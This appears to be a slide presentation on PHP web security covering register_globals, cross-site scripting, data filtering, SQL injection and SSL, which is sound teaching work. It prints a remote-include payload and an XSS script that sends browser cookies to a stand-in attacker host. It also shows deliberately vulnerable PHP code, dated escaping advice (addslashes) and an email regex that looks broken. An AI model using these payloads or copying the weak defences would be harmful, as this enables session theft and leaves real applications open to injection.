


PHP Security Case Study

Anthony Corch



What is PHP?

- ▶ PHP is a scripting language that can be embedded into HTML
- ▶ Estimated 20 million PHP websites as of 2007
- ▶ Extremely simple for a newcomer, but offers many advanced features for a professional programmer.



Why is PHP good?

- ▶ Can be used for almost any purpose
 - Server-Side scripting
 - Command Line scripting
 - Writing Desktop Apps
- ▶ Works on almost any OS, and on many web servers. Also supports a wide number of DBs



Why is PHP not so good?

- ▶ Vulnerabilities
 - Implementation
 - register_globals
 - Injection Attacks
 - XSS
 - SQL Injection
 - Sniffing Attacks




register_globals


- ▶ register_globals is a setting which tells whether or not to register Environment, GET, POST, Cookie, Server variables as global variables
- ▶ Set in php.ini

```
<?php
include "$path/script.php";
?>
?path=http%3A%2F%2Fevil.example.org%2F%3F
```

Treats the output of evil.example.org as if it were a local variable



Register Globals

- ▶ **PHP.ini Example**
 - ▶ ; You should do your best to write your scripts so that they do not require
 - ▶ ; register_globals to be on; Using form variables as globals can easily lead
 - ▶ ; to possible security problems, if the code is not very well thought of.
 - ▶ register_globals = Off
 - ▶ <?php
 - ▶ if (authenticate_user()) {
 - ▶ \$authenticated = true;}
 - ▶ ?>
 - ▶ With register_globals set to on, even if authenticated is false, authenticated could be passed as a form value and be set to true.
 - ▶ Instead of using register_globals, use the \$_GET, \$_POST, \$_COOKIE, and \$_SERVER variables
 - ▶ Turning off register_globals does not mean your code is secure. Data should also be checked in other ways
- 

Cross Site Scripting (XSS)

- ▶ Attack where code is injected into the browser by a hacker
- ▶ As of 2007 XSS comprised 80% of all documented security vulnerabilities

```
<form>
<input type="text" name="message"><br />
<input type="submit">
</form>
<?php
if (isset($_GET['message']))
{
$fp = fopen('./messages.txt', 'a');
fwrite($fp, "{$_GET['message']}<br />");
fclose($fp);
}
readfile('./messages.txt');
?>
```

An attacker could input the following message

```
<script>
document.location = 'http://evil.example.org/steal_cookies.php?cookies=' + document.cookie
</script>
```



XSS Protection

- ▶ Filter Data!
- ▶ Use PHP functions like `htmlentities()`, `strip_tags()`, and `utf8_decode()`
 - `<?php`
 - `$str = "A 'quote' is bold";`
 - `// Outputs: A 'quote' is bold`
 - `echo htmlentities($str);`
 - `// Outputs: A 'quote' is bold`
 - `echo htmlentities($str, ENT_QUOTES);`
 - `?>`



Data Filtering

- ▶ Most important aspect of web security
- ▶ Whitelisting vs. Blacklisting
- ▶ Regex
- ▶ Use of specific variable names to determine if data has been filtered yet
- ▶ Data should never be left in the \$_GET or \$_POST variables

```
<?php
$clean = array();
$email_pattern = '/^[^@\s]+@[^-z0-9]+\.[a-z]{2,}$/i';
if (preg_match($email_pattern, $_POST['email'])) {
    $clean['email'] = $_POST['email'];
}
?>
```

Database Security

- ▶ The overall proportion of PHP-related vulnerabilities on a database amounted to 35% in 2008. (National Vulnerability Database)
 - Most were remote attacks
- ▶ Two important ideas
 - Protecting DB credentials
 - Easiest solution is to keep the credentials in an include file. Include this file in each page that needs a DB connection string.
 - Preventing SQL Injections
 - More Data Filtering
 - Use single quotes around your SQL statements
 - Use `mysql_escape_string()` or `addslashes()` to escape all characters in the SQL statement.

Protection Using SSL

- ▶ SSL Basics
 - Algorithm Negotiation/Support
 - Handshake, Key Exchange, and Authentication
 - Symmetric cipher for encryption of data
- ▶ Attacker can force a weak encryption algorithm to be used.
- ▶ Still susceptible to Man in the Middle Attack



Protection via Script

- ▶ Hash + Challenge
- ▶ String is hashed client side with a challenge added
- ▶ Can then be transmitted
- ▶ On server side, expected value has same challenge added and then hashed
- ▶ If both hashes match, access is granted



Conclusion

- ▶ Injection (SQL, Command, XSS)
 - Data filtering
- ▶ Configuration Attacks
 - Consult documentation, be aware of flaws that may exist in certain libraries
- ▶ Network Attacks
 - Encrypt all sensitive data.

- ▶ These vulnerabilities are caused mostly by not following best practice programming rules: technical security flaws of the language itself or of its core libraries are not frequent.

- ▶ PHP does not have checked to determine whether input validation was used by the programmer



More Conclusion

- ▶ Filter Filter Filter!
 - Most Important step to take in securing a web app

- ▶ Consider security in the design of the project
 - “Baked in, not sprinkled on”

- ▶ Consider illegitimate uses of your application

